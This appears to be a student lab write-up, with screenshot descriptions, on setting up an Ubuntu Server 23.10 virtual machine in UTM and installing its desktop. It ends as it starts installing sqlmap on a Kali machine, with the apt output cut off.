
## Step 1: Head to the Ubuntu website

The screenshot shows the Canonical Ubuntu homepage. At the top, there's a navigation bar with links for 'Products', 'Use cases', 'Support', 'Community', 'Get Ubuntu', 'All Canonical', 'Sign in', and a search icon. Below the navigation, a large orange banner features the text 'Open Source Edge: Secure & Fast'. To the right of the text is a graphic of a cloud with gears inside, connected by lines to small circles representing nodes. A green button labeled 'Download Now' is visible, along with a link 'What is a MicroCloud?'. In the bottom left corner of the main content area, there's a callout box with a blue border containing the text 'End of standard support for 18.04 LTS - 31 May 2023' and 'Upgrade to the latest Ubuntu LTS or get extended coverage until 2028 with Ubuntu Pro'.


## Step 2: Next, we go to the Ubuntu for server page for UTM and download version 23.10

The screenshot shows the 'Ubuntu Server for ARM' page. The top navigation bar includes 'Downloads' (which is highlighted), 'Desktop', 'Server' (which is selected), 'IoT', and 'Cloud'. The main content area has two sections: 'Ubuntu Server' and 'Ubuntu Server (64k page size)'. The 'Ubuntu Server' section contains a note about support for ARM-based server systems and a paragraph about its performance on ARM. It features two download buttons: 'Download 22.04.4 LTS' (in green) and 'Download 23.10' (in white). An arrow points from the text 'We will download this one' to the 'Download 23.10' button. The 'Ubuntu Server (64k page size)' section also has a note about memory intensive applications and a 'Download 22.04.4 LTS (64k page size)' button. At the bottom, there's a note about the 64k page size and a link to 'How to install'.


**Step 3:** Click on the Linux operating system for Ubuntu




**Step 4:** Next with the ISO downloaded we go to UTM, click add another virtual environment



**Step 5:** Now that we have downloaded the software we must configure the ram and CPU again like with Kali




**Step 6:** Now that we have Ubuntu downloaded we click the play button to open the Software




## Part V: Setting up Ubuntu

**Step 1:** After running a few commands for set up we get shown this screen



**Step 2:** Next we get asked if we want to update we will deny and continue




### Step 3: Ubuntu now wants us to set up Name, Password, and Username



The screenshot shows the 'Profile setup' window. It has a header bar with 'Profile setup' on the left and '[ Help ]' on the right. Below the header, there is a message: 'Enter the username and password you will use to log in to the system. You can configure SSH access on the next screen but a password is still needed for sudo.' There are five input fields with placeholder text: 'Your name: [jorge]', 'Your servers name: [ ]' with a note 'The only characters permitted in this field are a-z, 0-9, \_ and -', 'Pick a username: [ ]', 'Choose a password: [ ]', and 'Confirm your password: [ ]'.

### Step 4: We will not Install OpenSSH server as it is not required for our purposes



The screenshot shows the 'SSH Setup' window. It has a header bar with 'SSH Setup' on the left and '[ Help ]' on the right. Below the header, there is a message: 'You can choose to install the OpenSSH server package to enable secure remote access to your server.' There are three checkboxes: '[ ] Install OpenSSH server', '[ ] Import SSH identity: [No]' with a note 'You can import your SSH keys from GitHub or Launchpad.', and '[X] Allow password authentication over SSH'.

### Step 5: an overview of our selections



```
Ubuntu 23.10 ubontus1 tty1
ubontus1 login: jorge
Password:
Welcome to Ubuntu 23.10 (GNU/Linux 6.5.0-28-generic aarch64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Fri Apr 19 08:27:41 PM UTC 2024

 System load:          0.08
 Usage of /:           20.3% of 29.82GB
 Memory usage:         7%
 Swap usage:           0%
 Processes:            122
 Users logged in:     0
 IPv4 address for enp0s1: 192.168.64.4
 IPv6 address for enp0s1: fded:5d72:7150:5037:5826:e2ff:fe27:2df4

48 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

jorge@ubontus1:~$
```


**Step 6:** After running the command “sudo apt instal1 ubuntu-desktop” the Ubuntu interface starts downloading which takes a while to download

```
Selecting previously unselected package libxcb-damage0:arm64.
Preparing to unpack .../0828-libxcb-damage0_1.15-1_arm64.deb ...
Unpacking libxcb-damage0:arm64 (1.15-1) ...
Selecting previously unselected package libxcb-shape0:arm64.
Preparing to unpack .../0829-libxcb-shape0_1.15-1_arm64.deb ...
Unpacking libxcb-shape0:arm64 (1.15-1) ...
Selecting previously unselected package libxcb-xv0:arm64.
Preparing to unpack .../0830-libxcb-xv0_1.15-1_arm64.deb ...
Unpacking libxcb-xv0:arm64 (1.15-1) ...
Selecting previously unselected package libxml-xpathengine-perl.
Preparing to unpack .../0831-libxml-xpathengine-perl_0.14-2_all.deb ...
Unpacking libxml-xpathengine-perl (0.14-2) ...
Selecting previously unselected package libxxf86dg1:arm64.
Preparing to unpack .../0832-libxxf86dg1_2%3a1.1.5-1_arm64.deb ...
Unpacking libxxf86dg1:arm64 (2:1.1.5-1) ...
Selecting previously unselected package media-player-info.
Preparing to unpack .../0833-media-player-info_24-2_all.deb ...
Unpacking media-player-info (24-2) ...
Selecting previously unselected package mesa-vulkan-drivers:arm64.
Preparing to unpack .../0834-mesa-vulkan-drivers_23.2.1-1ubuntu3.1_arm64.deb ...
Unpacking mesa-vulkan-drivers:arm64 (23.2.1-1ubuntu3.1) ...
Selecting previously unselected package mousetweaks.
Preparing to unpack .../0835-mousetweaks_3.32.0-4_arm64.deb ...
Unpacking mousetweaks (3.32.0-4) ...
Selecting previously unselected package nautilus-extension-gnome-terminal:arm64.
Preparing to unpack .../0836-nautilus-extension-gnome-terminal_3.49.92-2ubuntu1_arm64.deb ...
Unpacking nautilus-extension-gnome-terminal:arm64 (3.49.92-2ubuntu1) ...
Selecting previously unselected package network-manager.
Preparing to unpack .../0837-network-manager_1.44.2-1ubuntu1.2_arm64.deb ...
ls: cannot access '/etc/NetworkManager/system-connections': No such file or directory
Unpacking network-manager (1.44.2-1ubuntu1.2) ...
Selecting previously unselected package network-manager-config-connectivity-ubuntu.
Preparing to unpack .../0838-network-manager-config-connectivity-ubuntu_1.44.2-1ubuntu1.2...
Unpacking network-manager-config-connectivity-ubuntu (1.44.2-1ubuntu1.2) ...
Selecting previously unselected package network-manager-gnome.
Preparing to unpack .../0839-network-manager-gnome_1.32.0-3ubuntu1_arm64.deb ...
Unpacking network-manager-gnome (1.32.0-3ubuntu1) ...
Selecting previously unselected package openvpn.
Preparing to unpack .../0840-openvpn_2.6.5-0ubuntu1.1_arm64.deb ...
Unpacking openvpn (2.6.5-0ubuntu1.1) ...
Selecting previously unselected package network-manager-openvpn.
Preparing to unpack .../0841-network-manager-openvpn_1.10.2-3_arm64.deb ...
Unpacking network-manager-openvpn (1.10.2-3) ...
Selecting previously unselected package network-manager-openvpn-gnome.
Preparing to unpack .../0842-network-manager-openvpn-gnome_1.10.2-3_arm64.deb ...
Unpacking network-manager-openvpn-gnome (1.10.2-3) ...
Selecting previously unselected package ppp.
Preparing to unpack .../0843-ppp_2.4.9-1+1.1ubuntu1_arm64.deb ...
```


Progress: [ 41%] [ #####.....]

### Step 7:

After everything is downloaded we get this page below the restart option our terminal is displayed and we must add the command “reboot” which will finally show us the GUI for Ubuntu



### Step 8: Now we must put in the password that we added during the set up process



# Part VI: Downloading sqlmap for Linux


**Step 1:** Back to kali we have to open a terminal window and add the following command sudo apt install sqlmap



A screenshot of a Kali Linux desktop environment. In the center is a terminal window titled 'jorge@kali:~'. The user has run the command `sudo apt install sqlmap`. The terminal output shows the package being upgraded from version 1.8.4-1 to 1.8.4-1\_all.deb. It also shows the unpacking of the package and the configuration file /etc/sqlmap/sqlmap.conf. The terminal window has a dark background with light-colored text. The desktop interface includes icons for File System, Home, and Trash, and a large 'KALI LINUX' watermark.

```
jorge@kali:~$ sudo apt install sqlmap
[sudo] password for jorge:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages will be upgraded:
  sqlmap
1 upgraded, 0 newly installed, 0 to remove and 1606 not upgraded.
Need to get 6914 kB of archives.
After this operation, 66.6 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling main arm64 sqlmap all 1.8.4-1 [6914 kB]
